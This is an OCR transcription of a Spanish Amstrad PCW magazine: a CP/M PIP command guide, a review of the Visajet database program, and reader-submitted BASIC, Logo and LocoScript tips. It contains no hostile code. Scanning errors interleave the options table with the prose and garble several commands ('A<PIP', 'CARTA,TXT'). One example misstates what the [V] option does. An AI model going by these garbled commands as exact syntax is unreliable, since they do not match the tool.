Cuando se utiliza un comodín ("*" o "*") en la especificación del fichero fuente, PIP copia uno a uno todos los ficheros que encajen con dicha especificación al disco de destino, manteniendo el nombre original de cada fichero. PIP muestra el mensaje COPYING (COPIANDO) seguido por cada nombre de fichero según se efectúa la copia. PIP suministra un mensaje de error y abandona la operaicón de copia si el disco y usuario de des-

## OPCIONES DE PIP

| Opción | Función |
|---|---|
| A | Copia sólo los ficheros que han sido modificados desde la última copia. Para realizar copias de seguridad únicamente de los ficheros que han sido modificados desde la última copia de seguridad utilice PIP con la opción de archivo, [A]. |
| C | Pide confirmación antes de realizar cada operación de copia. Use la opción [C] cuando quiera copiar sólo algunos ficheros de un tipo particular de extensión. |
| Dn | Borra los caracteres situados más allá de la columna n. Este parámetro se suele usar tras un fichero fuente que contiene líneas demasiado largas para ser manejadas por el dispositivo destino, por ejemplo, una impresora de 80 caracteres. El número n debe ser el ancho máximo en columnas del dispositivo destino. |
| E | Transferencia con Eco en la consola. Cuando este parámetro va detrás del nombre de un fichero fuente, PIP muestra los datos del fichero fuente en la pantalla según los copia. El fichero fuente debe ser de caracteres. |
| F | Filtra los caracteres FF (Avance de página). Cuando esta opción sigue al nombre del fichero fuente, PIP elimina de la copia todos los caracteres de avance de página incluidos entre los datos del fichero fuente. Para cambiar los avances de página fijados en una cierta longitud a otra longitud de página en el fichero destino utilícese la opción F para eliminar los antiguos FF y la opción P para añadir simultáneamente nuevos FF en el fichero de destino. |
| Gn | Toma el fichero fuente del área de usuario n o deja el fichero destino en el área de usuario n. Cuando esta opción sigue al nombre del fichero fuente, PIP busca en el directorio del área de usuario n para localizar el fichero fuente. Cuando sigue al nombre del fichero de destino, PIP sitúa el fichero de destino en el área de usuario indicado por n. El número n debe estar en el margen de 0 a 15. |
| H | Transferencia de datos en formato HEX. PIP verifica todos los datos para comprobar que están en formato Intel hexadecimal correcto. Si se encuentra algún error, la consola muestra un mensaje de error. |
| I | Ignora los registro ":00" en la transferencia de ficheros en formato Intel hexadecimal. La opción I activa automáticamente a la opción H. |
| L | Convierte las letras mayúsculas del fichero fuente en letras minúsculas en el fichero destino. Este parámetro sigue al nombre del fichero o dispositivo fuente. |
| N | Añade números de línea al fichero de destino. Cuando esta opción sigue al nombre del fichero fuente, PIP añade un número de línea a cada línea copiada, comenzando por 1 e incrementándolo en 1. El número de línea va seguido del símbolo ":" y un espacio. Si se especifica la opción como [N2], PIP añade los ceros precedentes al número de línea hasta completar seis dígitos, suprime el símbolo ":" e inserta una tabulación tras el número. Si además se utiliza la opción T, PIP expande la tabulación. |
| O | Transferencia de ficheros objeto para ficheros de código máquina (no-caracteres y por tanto no imprimible). PIP ignora cualquier CTRL-Z (fin de fiche- |

tino son los mismos que los especificados en la fuente.

## Ejemplos

**A>PIP B:=A:*.COM**

Este comando hace que PIP copie todos los ficheros del disco A con la extensión ".COM" al disco B.

**A>PIP B:=A:*.***

Este comando hace que PIP copie todos los ficheros del disco A en el disco B. Se puede utilizar este comando para realizar copias de seguridad de los discos de sistema. Sin embargo, este comando no copia las pistas reservadas de sistema.

**A>PIP B:=A:PROG????.***

Este comando copia todos los ficheros cuyos nombres empiecen con PROG desde el disco A al B.

**A>PIP B:[G1]=A:*.BAS**

Este comando hace que PIP copie todos los ficheros con extensión ".BAS" del disco A en el área de usuario por defecto (USER 0) al disco B en el área de usuario 1. Recuérdese que DIR, TYPE, ERASE y otros comandos sólo acceden a los ficheros en el mismo área de usuario desde el que se les invocó.

## Combinando ficheros

Esta forma de PIP permite especificar dos o más ficheros en la fuente. PIP copia los ficheros especificados en la fuente de izquierda a derecha y los combina en un solo fichero con el nombre indicado por la especificación de fichero de destino. Este procedimiento se conoce como concadenación de ficheros. Se puede usar la opción [Gn] tras el nombre del fichero de destino para colocarlo en el área de usuario especificado por n. Se pueden incluir una o más opciones para cada fichero fuente.

Algunas de las opciones de PIP fuerzan la copia de los ficheros carácter a carácter. En estos casos, PIP busca un carácter CTRL-Z para determinar dónde se encuentra el final del fichero. Todas las opciones de PIP fuerzan la transferencia carácter a carácter excepto A, C, Gn, K, O, R, V y W.

La copia de o hacia dispositivos lógicos también fuerza la copia carácter a carácter.

Es posible detener las operaciones de PIP pulsando CTRL-C. Cuando se combinan ficheros, PIP sólo busca en el último registro de un fichero el carácter de fin de fichero CTRL-Z. Sin embargo, si PIP está efectuando una transferencia carácter a carácter, se detiene cuando encuentra un carácter CTRL-Z.

Utilice la opción [O] si está combinando ficheros que contienen código máquina. La opción [O] hace que PIP ignore los caracteres CTRL-Z (fin de fichero) incluidos en el fichero, los cuales indican el final de un fichero de texto, pero pueden ser datos válidos en ficheros de código objeto

## Ejemplos

**A<PIP FICHERO=FICHERO1,FICHERO2,FICHERO3**

Los tres ficheros, llamados FICHERO1, FICHERO2 y FICHERO3, se juntan comenzando por el más a la izquierda y se copian a "FICHERO,$$$", "FICHERO,$$$" se renombra a "FICHERO" una vez que se completa con éxito la operación de copia. Tanto los ficheros fuente como el fichero destino se encuentran en el disco por defecto (el A).

**A<PIP B:X.BAS=Y,BAS,B:Z.BAS**

El fichero Y.BAS en el disco A se une con Z.BAS en el disco B y se sitúa en el fichero temporal "X.$$$" en el disco B. El fichero "X,$$$" se renombra a "X.BAS" en el disco B cuando se completa la copia con éxito.

**Copiando ficheros desde y hacia dispositivos auxiliares**

Esta forma es un caso especial del comando PIP que permite copiar un fichero de un disco a un dispositivo, de un dispositivo a un disco y de un dispositivo a otro dispositivo. Los ficheros deben contener caracteres imprimibles. Cada dispositivo periférico se asigna a un dispositivo lógico que identifica a un dispositivo fuente que pueda transmitir datos o a un dispositivo destino que pueda recibir datos. El símbolo dos puntos ":" sigue al nombre de todo dispositivo lógico, de modo que no pueda ser confundido con un nombre de fichero. Pulse CTRL-C para detener una operación de copia que use un dispositivo lógico en el destino o la fuente.

Las posibilidades son las que muestra la tabla 1. Los significados de los dispositivos son estos:

**CON:** Dispositivo de entrada o salida por consola. Cuando se utiliza como fuente es normalmente el teclado; cuando se usa como destino, normalmente es la pantalla.

**AUX:** Dispositivo de entrada y salida auxiliar (generalmente se asigna a AUX el interface serie RS232).

**LST:** El dispositivo destino asignado al dispositivo de salida de listados, generalmente la impresora (si se utiliza un interface serie RS232 para una impresora serie, el interface se asignaría a LST:).

Los tres dispositivos siguientes tienen un significado especial:

**NUL:** Un dispositivo fuente que produce 40 ceros hexadecimales.

**EOF:** Un dispositivo fuente que produce un único carácter CTRL-Z,

**COPIA ENTRE DISPOSITIVOS**

```
PIP destino[[Gn]]=fuente[[O]]

AUX:          AUX:[[O]]
CON:          CON:[[O]]
PRN:          NUL:
LST:          EOF:
```

la marca de fin de fichero utilizada por el CP/M.

**PRN:** El dispositivo de impresora con expansión de tabulaciones a cada ocho columnas, números de línea y salto de página cada sesenta líneas.

## Ejemplos

**B>PIP PRN:=CON:,MISDATOS.DAT**

En primer lugar, se leen caracteres del dispositivo de entrada por consola, generalmente el teclado, que se envían directamente al dispositivo de impresión. Una vez que se teclea CTRL-Z para informar a PIP que se ha terminado la introducción por consola, PIP continúa leyendo caracteres del fichero "MISDATOS.DAT" en el disco B. Como el dispositivo de destino es PRN:, se expanden las tabulaciones, se añaden números de línea y se genera un salto de página cada 60 líneas.

Nótese que cuando el dispositivo fuente es CON:, hay que introducir el retorno de carro (RETURN) y el avance de línea (CTRL-J) para escribir una nueva línea.

**A>PIP B:CARTA=CON:**

Cualquier cosa que tecleemos en la consola se envía al fichero CARTA en el disco B. Para terminar la entrada de datos por teclado hay que pulsar CTRL-Z.

**A>PIP LST:=CON:**

Cualquier cosa que se teclee en el teclado de la consola se escribe directamente en el dispositivo de listados, generalmente la impresora. Se termina la introducción de datos pulsando CTRL-Z.

**A>PIP LST:=B:TEXTO.TXT[T8]**

El fichero TEXTO.TXT del disco B se envía al dispositivo de impresión. Todo carácter de tabulación se expande a la columna más cercana que sea múltiplo de 8.

**A>PIP PRN:=B:TEXTO.TXT**

Este comando hace que PIP escriba el fichero "TEXTO.TXT" al dispositivo de listados. Automáticamente expande las tabulaciones, añade números de línea y genera

| Opción | Función |
|---|---|
| | ro) durante los procesos de concadenación y copia. Utilice esta opción si está concadenando ficheros de código objeto. |
| **Pn** | Fija la longitud de página y n especifica el número de líneas por página. Cuando esta opción sigue al nombre de un fichero fuente, PIP incluye un salto de página al comienzo del fichero de destino y cada n líneas. Si n=1 o no se especifica, PIP inserta los saltos de página cada sesenta líneas. Cuando también se especifica la opción F, PIP ignora los avances de página que hubiera en el fichero fuente e inserta los nuevos en el fichero destino en la longitud de página especificada por n. |
| **Qs** | Deja de copiar del fichero o dispositivo fuente tras encontrar la cadena s. Cuando se usa junto con la opción S, éste parámetro puede extraer una porción de un fichero fuente. La cadena que sigue a Q debe terminar con CTRL-Z |
| **R** | Lee los ficheros de sistema (SYS). Normalmente, PIP ignora los ficheros marcados con el atributo de sistema en el directorio del disco. Pero cuando esta opción sigue al nombre de un fichero fuente, PIP copia los ficheros de sistema, incluidos sus atributos, al destino. |
| **Ss** | Comienza la copia desde el fichero o dispositivo fuente cuando encuentra la cadena s. La cadena que sirve de argumento a esta opción debe terminar con el carácter CTRL-Z. Cuando se usa junto con la opción Q, este parámetro puede extraer una porción de texto del fichero fuente. Tanto la cadena de comienzo como la de final quedan incluidas en el fichero destino. |
| **Tn** | Expande las tabulaciones. Cuando esta opción sigue al nombre de un fichero fuente, PIP expande las tabulaciones (carácter CTRL-I) en el fichero de destino. PIP sustituye cada carácter CTRL-I con los espacios suficientes para situar el siguiente carácter en una columna divisible por n. |
| **U** | Convierte los caracteres en minúsculas del fichero fuente en mayúsculas en el fichero destino. Esta opción sigue al nombre del fichero o dispositivo fuente. |
| **V** | Verifica que los datos han sido copiados correctamente, PIP compara el fichero destino recién copiado con el fichero fuente para asegurarse que los datos han sido escritos correctamente. El destino debe ser obligatoriamente un fichero en disco; no puede ser un dispositivo. |
| **W** | Escribe sobre los ficheros marcados con el atributo RO (solo lectura). Normalmente, si en la línea de comandos de PIP se incluye el nombre de un fichero destino que ya existe y está marcado como RO, PIP emite un mensaje en la consola para asegurarse de que se quiere escribir sobre el fichero ya existente. Cuando esta opción sigue al nombre de un fichero fuente, PIP sobreescribe el fichero marcado como RO sin pedir confirmación. Si la línea de comandos contiene varios ficheros fuentes, basta con que esta opción siga al nombre del último fichero de la lista. |
| **Z** | Pone a cero el bit de paridad (el bit 7). Cuando esta opción sigue al nombre de un fichero fuente, PIP fija el bit de paridad de cada byte en el fichero de destino a cero. El fichero fuente debe contener caracteres. Esta opción es útil si se quieren usar ficheros de texto creados con Wordstar en otro procesador de textos, ya que Wordstar utiliza el bit 7 para indicaciones propias, y con PIP y esta opción podemos convertir un fichero de texto de Wordstar eliminado estos indicadores. |

## NOTA IMPORTANTE

*Dada la configuración de los Amstrad PCW vendidos en España, los símbolos que rodean a la lista de opciones de PIP no son los corchetes cuadrados "[" y "]", sino la exclamación abierta "¡" y la interrogación abierta "¿". Por ejemplo, la opción [Gn] quedaría así:*
*A>PIP B:TEXTO¡G1¿=A:TEXTO.BAK*

saltos de página cada sesenta líneas.

## Modo de comandos múltiples

Esta forma de PIP carga el programa PIP.COM y permite al usuario teclear diversas líneas de comandos para PIP mientras éste permanezca en memoria. PIP escribe un asterisco "*" en la pantalla cuando está listo para aceptar líneas de comandos. Se puede utilizar cualquier línea de comandos válida descrita con anterioridad una vez que aparece el asterisco, y una vez que se ejecuta la orden dada, vuelve a aparecer el asterisco.

Para salir de PIP basta con pulsar RETURN como respuesta al asterisco. La línea de comandos vacía informa a PIP para que abandone la operación y vuelva a CP/M.

## Ejemplos

**A>PIP**
**CP/M Plus PIP VERSION 3.0**
***FICHERO=FICHERO1,FICHERO2,FICHERO3**
***PROGRAMA.COM=PROGRAMB.COM**
***A:=B:X.BAS**
***B:=*.***
***<RETURN<**
**A>**

Este comando carga el programa PIP. El asterisco "*" de PIP indica que PIP está listo para aceptar comandos. Los efectos de esta secuencia de comandos son los mismos que surtirían si se utilizaran directamente tras la instrucción PIP en la línea de comandos. No se carga PIP en la memoria para la ejecución de cada línea de comandos. <RETURN> no significa escribir ese texto tal cuál, sino pulsar la tecla RETURN, con lo cual se vuelve al inductor del CP/M "A>". En lugar de RETURN se puede pulsar CTRL-M o CTRL-J.

## Uso de PIP con opciones

Con las opciones se puede procesar el fichero fuente de modos especiales. Se puede expandir los caracteres de tabulación, convertir mayúsculas en minúsculas y viceversa, extraer porciones de texto, verificar que la copia es correcta y mucho más.

Las opciones de PIP aparecen en la tabla 2, usando n para representar un número y s para representar una secuencia de caracteres terminada por CTRL-Z. Una opción debe seguir inmediatamente al nombre del fichero o dispositivo al que afecta. La opción debe estar encerrada entre corchetes cuadrados *(véase la nota adjunta)*. En aquellas opciones que requieren un valor numérico, no pueden existir espacios entre la letra y el valor.

Se puede incluir la opción [Gn] tras la especificación del fichero de destino. Se puede incluir una lista de opciones tras un fichero fuente o dispositivo fuente. Una lista de opciones es una secuencia de letras sueltas y valores numéricos que opcionalmente pueden estar separadas por espacios en blancos, y la lista va encerrada entre corchetes cuadrados *(véase la nota adjunta)*.

## Ejemplos

**A>PIP PROGRAMA.BAS=CODIGO.BAS[L],DATOS.BAS[V]**

**Este comando construye el fichero «PROGRAMA.BAS» en el disco A juntando los dos ficheros «CODIGO.BAS» y «DATOS.BAS» del disco A. Durante la operación de copia, «CODIGO.BAS» se convierte a minúsculas, mientras que «DATOS.BAS» se convierte a mayúsculas.**

**A<PIP CON:=TEXTO.BAS[D80]**

Este comando escribe el fichero de caracteres "TEXTO.BAS" del disco A en el dispositivo de consola, pero borra todos los caracteres más allá de la posición de columna 80.

**AmPIP B:=CARTA.TXT[E]**

El fichero "CARTA.TXT" se copia del disco A al B. A la vez se escribe su contenido en la pantalla mientras se desarrolla la copia.

**A>PIP LST:=B:PAGINAS.TXT[FP65]**

Este comando escribe el fichero "PAGINAS.TXT" del disco B en el dispositivo de impresión. Según se escribe el fichero, se eliminan los caracteres de avance de página (FF) y se reinsertan al principio y cada 65 líneas a partir de ahí.

**B>PIP LST:=PROGRAMA.BAS[NT8U]**

Este comando escribe el fichero PROGRAMA.BAS desde el disco B al dispositivo de impresión. El parámetro N indica a PIP que numere las líneas, el parámetro T8 expande las tabulaciones a cada ocho columnas y el parámetro U convierte las letras minúsculas a mayúsculas según se imprime el fichero.

**A"PIP TROZO.TXT=CARTA,TXT[SQuerido Señor ↑ ZQAtentamente ↑ Z]**

Este comando extrae un fragmento del fichero "CARTA.TXT" del disco A buscando la secuencia de caracteres "Querido Señor" antes de empezar la operación de copia. Cuando la encuentra, los caracteres se copian al fichero "TROZO.TXT" en el disco A hasta que se encuentra la secuencia "Atentamente" en el fichero fuente.

**B>PIP B:=A:*.COM[VWR]**

Este comando copia todos los ficheros con extensión ".COM" desde el disco A al B. El parámetro V indica a PIP que lea los ficheros destino para asegurarse de que los datos se han transferido correctamente; el parámetro W hace que PIP sobrescriba cualquier fichero destino que esté marcado como RO (Solo lectura) y el parámetro R indica a PIP que lea los ficheros del disco A que estén marcados con el atributo SYS (Sistema).

Evidentemente, PIP es un programa que puede dar mucho juego, con tan sólo dedicar un poco de tiempo a leer este artículo y practicar un poco sobre el ordenador.


# DATOS Y ARCHIVOS A MEDIDA

# VISAJET

**Aprovechando la gran potencia del Mallard Basic en la gestión de ficheros indexados, Visajet es un programa que pone al alcance del usuario la posibilidad de llegar a crear una potente base de datos.**

LA idea general de este programa se podría resumir en la expresión «generador de ficheros indexados». Y es que, efectivamente, se reduce a eso, ni más ni menos que crear ficheros indexados (ya se sabe, aquellos que permiten una búsqueda selectiva por claves), pero con los campos y la estructura que el usuario desee. Apoyando y complementando esta función central encontramos una serie de opciones que van desde la regeneración de un fichero corrupto hasta la emisión de recibos.

Una vez en marcha el programa, aparece el menú principal, donde están las diez opciones de trabajo de Visajet, diez opciones que a su vez dan paso a otros menús y submenús. Las opciones son: menú de generación, listado de ficheros, consolidación de ficheros, regeneración de ficheros, modificación general, edición de ficheros, emisión de etiquetas, emisión de recibos, traspaso de ficheros y salir al sistema. Todas ellas se activan con sólo pulsar la tecla correspodiente a la letra que figura delante de cada una.




La filosofía de trabajo es sencilla y directa, aunque como ya veremos, en algunos puntos resulta algo engorrosa. En primer lugar hay que generar la descripción del fichero de datos, esto es, definir qué forma, cuántos y qué tipo de campos, establecer las claves de búsqueda, etcétera. Terminado el proceso de descripción (labor que se lleva a cabo desde el menú de generación), se puede pasar ya a la introducción de datos según ese modelo. Si ya se tienen creados los ficheros de datos es posible consultar la información por medio de las

distintas claves establecidas para ese fichero. Sin salir de este menú es posible borrar ficheros, ver cuántos y de qué clase tenemos en el disco, listar las características del fichero, modificar la información ya almacenada y grabar la definición del fichero.

## Campos definibles

Al establecer las características de cada campo podemos elegir qué tipo de información va a contener, su longitud y el formato en términos de enteros y decimales. En cuanto al tipo de la información, ésta puede ser alfanumérica, justificada a la derecha, a la izquierda o con extensión forzada, un código ASCII, la fecha (con formato DD/MM/AA), un entero positivo, un entero con signo (positivo o negativo), porcentaje, número con simple precisión y por último con doble precisión. La longitud en los campos alfanuméricos no tiene límite, pero esta redacción ha comprobado que si la extensión pasa de setenta y tres caracteres, al editarlo se «pisan» unos campos a otros, e incluso en la impresora se produce algún problemilla, de todas formas, es posible paliar en parte este contratiempo con un poco de paciencia e ingenio. Pero, al fin y al cabo, un campo con setenta caracteres ya es bastante grande para información normal.

En cuanto a las claves, existen dos tipos: la principal y las secundarias. Su definición es extremadamente sencilla, lo único que hay que hacer es indicar de qué tipo es y a qué campos va a hacer referencia. Eso es todo.

Los listados pueden ser totales o sólo de los campos que nos interesan y siempre siguiendo como criterio alguna de las claves. Como detalle muy interesante es que es posible realizar la suma de los campos numéricos que el usuario desee.

## Un paso atrás

Volviendo al menú principal, la opción de consolidar ficheros recupera los ficheros que por cualquier motivo (corte en el fluido eléctrico, desconexión accidental del equipo, etcétera) no pueden ser leídos por el programa. En el caso de que alguno de estos ficheros estuviera lo suficientemente corrupto para que aun habiéndolo consolidado siga dando problemas, entonces es necesario recurrir a la opción de regenerar ficheros, la cual volverá a montar los índices del fichero, a la vez que eliminará aquellas partes que no sea posible recuperar.




Traspaso de fichero permite al usuario realizar trasvases de datos de un fichero a otro, pero solamente si ambos tienen las mismas características. Mientras que modificación genérica hace posible introducir un determinado cambio en todos los campos que queramos de un fichero.

A la hora de emitir etiquetas debemos definir todos los parámetros de éstas. Así, por ejemplo, es necesario establecer el ancho de cada etiqueta, su altura y la separación entre ellas (tanto vertical como horizontal). También hay que marcar el tipo de letra (a elegir entre un total de doscientos, la mayoría de ellas combinaciones de distintos elementos, como subrayado, negra, cursiva, etcétera). La información que contendrá la etiqueta debe ser especificada, teniendo en cuenta qué tipo de campo y la longitud.

Algo más complejo es la emisión de los recibos. La principal dificultad viene dada por la gran cantidad de parámetros que requiere la operación y la escueta ayuda que el manual aporta. A pesar de todo, la potencia a la hora de emitir recibos es patente.

## En resumen

En líneas generales este programa es de esos que dejan ver, más o menos claras, unas posibilidades muy interesantes. Sin embargo, algunos detalles hacen, desgraciadamente, que su nivel baje. Así, por ejemplo, la idea es muy buena, pero una carencia importante le corta al usuario muchas alas: si el objetivo es que cada uno pueda definir la forma en que va a organizar su información, ¿por qué no puede hacer lo mismo con la salida de ésta en pantalla, pero sobre todo por impresora? Las opciones de recibos y etiquetas son indudablemente de gran valor, pero puede ser que alguien quiera obtener fichas bibliográficas.

De todas formas, seguro que para más de uno, este será el programa que estaba buscando. Si esto es así, seguramente no le importen demasiadoo los «problemillas» citados.

E. H. P.


**CREADO POR:** Valles Informática, S. A.

**DISTRIBUYE:** Valles Informática. Teléfono (93) 691 23 11.

**LO MEJOR:** La idea.

**LO PEOR:** Muchos detalles sin pulir.

# DESCRIPCION DEL PROGRAMA

## El generador de ficheros

Esta herramienta permite la creación de ficheros indexados, admitiendo un máximo de ocho claves. Estas claves pueden constar de varios campos, con una longitud máxima por clave de 32 caracteres.

El generador de ficheros accede a un menú que permite la lectura, modificación, creación y anulación de ficheros, así como la posibilidad de listar el directorio del disco.

Permite nueve tipos de campo posibles en la generación del fichero: literal izquierda (alfanumérico encolumnado por la izquierda), literal derecha (alfanumérico encolumnado por la derecha), literal forzado (alfanumérico para la entrada obligada de «n» caracteres), número ASCII (numérico de un solo byte, entre 0 y 255), fecha (admite seis dígitos DD/MM/AA), entero positivo (numérico entre 0 al 65000), entero con signo (numérico que puede ser positivo y negrativo entre −32768 y + 32767), porcentaje (el ordenador lo trata siempre como tal), simple precisión (numérico con siete cifras significativas, redondea siempre a números mayores) y doble precisión (hasta dieciséis dígitos significativos).

En la longitud de los campos el ordenador indica la longitud para los numéricos, mientras que para los alfanuméricos la ponemos nosotros. Si la longitud en los alfanuméricos es superior a 73 caracteres hace superposición de campos.

## El editor de ficheros

El editor de ficheros nos va a permitir el poder dar altas, bajas, modificaciones y consulta en los ficheros. La forma de dar las altas y las bajas viene siendo igual que en otros tipos de programas, pide los datos y los graba o pide el registro y lo borra. Las modificaciones las realiza buscando el registro y pidiendo el número del campo a modificar no haciendo una edición de todo el registro. Las consultas permiten leyendo uno a uno retroceder, ir al principio o al final del fichero. La única incomodidad que presenta el editor de ficheros se halla en la modificación de los datos al no permitir una edición total del registro. La velocidad de grabación es muy buena.

## Listado de ficheros

Esta herramienta es utilizada para el listado de los datos por una clave dada permitiendo una selección de los campos que deseamos sacar. A la misma vez si el listado va a ser más veces utilizado podemos grabarlo en el disco. En el listado podremos introducir cabeceras, títulos y podremos limitar el listado dependiendo de la primera clave y la última a listar. Los listados salen únicamente por la impresora, lo que hace que necesitemos siempre tener la impresora lista para recibir los listados, no dando posibilidad a una visión por pantalla antes de hacer el listado.

## Consolidación y regeneración

El proceso de consolidación en los ficheros tienen como fin el recuperar un fichero que se haya quedado inconsistente por un proceso anormal como puede ser un corte en el fluido eléctrico, etcétera. Pero el programa no garantiza que la relación existente entre el fichero de datos y el fichero de claves sea correcto después de utilizar esta herramienta. Para tal eventualidad está la regeneración del fichero o para si queremos cambiar el árbol de claves, es decir, si queremos añadir o anular clave si afectar al fichero de datos. El manual nos hace una nota de que siempre que utilicemos esta herramienta haga copia de seguridad de los ficheros.

## Traspaso y modificación

El traspaso de ficheros es una herramienta que nos permitirá pasar de un fichero a otro todos los campos o algunos campos, incluso podemos cambiarle la longitud de los campos y hacerla superior. La modificación de ficheros nos permite el forzar el valor de un campo o campos de un fichero a uno que determinemos.

## Emisión de recibos

Esta herramienta permite el poder realizar recibos con la información contenida en la basa de datos.

Podemos generar nuestro propio formato de recibos y nos permite las cuatro operaciones básicas en la confección (suma, resta, división y multiplicación). Además, podemos incluirle literales alfabéticos que se podrán imprimir en los recibos como constantes y nos permite en la confección del recibo ponerlo en distintos tipos de letra, habiendo un total de doscientos tipos distintos de letras y la columna donde deseamos que salga impreso el contenido del campo. La confección del recibo se hace mediante pantallas, en cada una de las cuales vamos introduciendo las distintas informaciones.

## Emisión de etiquetas

La emisión de etiquetas nos permite el sacar la información de la base de datos para enviar cartas, hacer referencias para artículos, etcétera.

La forma de creación de etiquetas es igual a la utilizada para la emisión de recibos. Vamos por las distintas pantallas introduciendo la información hasta completar la etiqueta. También disponemos de los mismos tipos de letra que para la emisión de recibos y permite el poder sacar de un mismo registro varias etiquetas a la vez sin necesidad de volver a ejecutar la opción de etiquetas.

F. R. M.



## EVITANDO SALIDAS INNECESARIAS

Muchas veces hemos tenido el desagradable problema de haber escrito un programa y sin haberlo salvado lo hemos ejecutado y por error nos ha aparecido un mensaje de error del BDOS y acabamos en el sistema con la consiguiente pérdida del programa que nos obliga a volver a teclearlo. Pues bien, ahora con este truco tenemos la solución para que aparezca el mensaje del BDOS, pero sigamos estando en BASIC sin borrarse el programa.

*1. Arrancar CP/M.*
*2. Teclear SAVE.*
*3. Después BASIC.*
*4. Una vez en basic: POKE 257,150: POKE 258,1.*
*5. Tecleamos SYSTEM.*
*6. A continuación deberemos de poner en la unidad un disco con al menos 40K libres. SAVE interceptará la vuelta a CP/M y pedirá un nombre para un fichero, teniéndole que escribir: BASIC.PRB.*

*Ahora SAVE pedirá la dirección hexadecimal inicial, a lo que tendremos que escribirle: 0100.*

*Y después la dirección hexadecimal final: 70FF.*

*Ahora tenemos en el disco un fichero llamado BASIC.PRB. Si tecleamos A>BASIC.PRB, entramos al BASIC sin pasar por el mensaje de presentación; además, si tecleamos por error OPTION FILES N. tendremos un mensaje de error pero seguiremos dentro del BASIC.*

**Guillermo Ramírez Pérez**
**Madrid**



## CURIOSIDADES EN OUT

Aquí tenemos algunas formas para utilizar OUT que nos vendrán a todos muy bien a la misma vez que os adjuntamos un truco para ver cómo la pantalla va desapareciendo por arriba y apareciendo por abajo con sólo pulsar EXTRA + puntero arriba.

**Guillermo Ramírez Pérez**
**Madrid**

```
Formas de OUT:

     - OUT 241,0 - Salida a CP/M.
     - OUT 248,1 - Reset ( Igual que MAYS + EXTRA + SAL ).
     - OUT 248,8 - Pantalla inerte.
     - OUT 248,7 - Pantalla recuperada.
     - OUT 247,12- Parpadeo de pantalla.
     - OUT 252,3 - Bloqueo de impresora.
     - OUT 246,x - Manejo de scroll vertical. X puede valer
                   desde 0 a 248.



10 x=0
20 A$=inkey$ : if a$="" then 20
30 if a$="5" then x=x+1 : if x>=248 then x=0 : gosub 60
   else gosub 60
40 if a$="." then x=x-1 : if x<=0 then x=248 : gosub 60
   else gosub 60
50 goto 20
60 out 246,x : return
```

# LA ESTRELLA

Aquí tenemos otro programa en Logo que a los que sois amantes de los dibujos creemos que os va a gustar.

**Xavier Mula Alecha**
**Barcelona**

```
to sol
ht
setsplit 2
pu rt 90 fd 8 lt 90 fd 25 pd
repeat 180 ¡ fd 50 rt 2 bk 50 ¿
home
repeat 21 ¡ rt 12 fd 257 pu rt 5 pd bk 257 ¿
end
```



Esto es un buen truco.

Cabeceras y Pies en Locoscript.

Muchos de nosotros hemos podido comprobar como sólo podiamos poner cabeceras y pies cuando imprimiamos en papel continuo. Pues bien ahora ya se puede conseguir con este pequeño truco:

A) Primero editaremos la cabecera del texto pulsando f7 y volviendo a pulsar dicha tecla dos veces más.

B) A continuación regularemos las lineas de cabecera, pie y la posición de las mismas; notaremos que la zona de texto aumenta o disminuye según la cabecera y el pie sean más larga o corta.

C) Después pulsaremos Intro para salir de ese menú y SAL para terminar las modificaciones.

D) Una vez de vuelta al menú de editar cabeceras escribiremos los pies y las cabeceras con la letra, posición, etc, que deseemos del editor de cabecera con SAL.

E) A la hora de imprimir, colocaremos el papel en su situación normal e imprimirá el documento, cuando finalice notaremos que no ha sido imprimido el pie. Entonces deberemos levantar la barra y cuando termine de colocar el papel pulsaremos SAl e imprimirá el pie del documento. Después pulsaremos IMPR y seleccionaremos la opción f3 llevaremos la barra negra hasta Ir principio hoja y pulsaremos la tecla + que esta encerrada en un cuadro para desocupar la hoja después Intro y a continuación SAL, si el documento está compuesto por más hojas se deberá repetir este punto hasta que se termine.

Amstrad User

Fedro Moreno García
OVIEDO

# ¿A QUE BASE QUIERE?

Este sencillo programa nos va a permitir el pasar un número en base 10 a cualquier otra base.

**José Mora Mohedano**

CONVERTIDOR DE BASE 10 A CUALQUIER OTRA BASE

Este truco nos permite concertir un numero en base 10 a cualquier otra base.

```
10 PRINT CHR$(12)
20 INPUT"¿Base"; base%
30 IF base%<2 THEN 10
40 INPUT"¿Numero"; a
50 IF a>=1E+20 THEN 10
60 DIM f%(67);a$=" ";b=a;d%=1;c=b/base%
70 f%(d%)=b-INT(c)*base%
80 b=INT(c);c=b/base%;d%=d%+1
90 IF b>=1 THEN 70
100 FOR e%=d%-1 TO 1 STEP-1
110 a$=a$+STR$(f%(e%))
120 NEXT e%
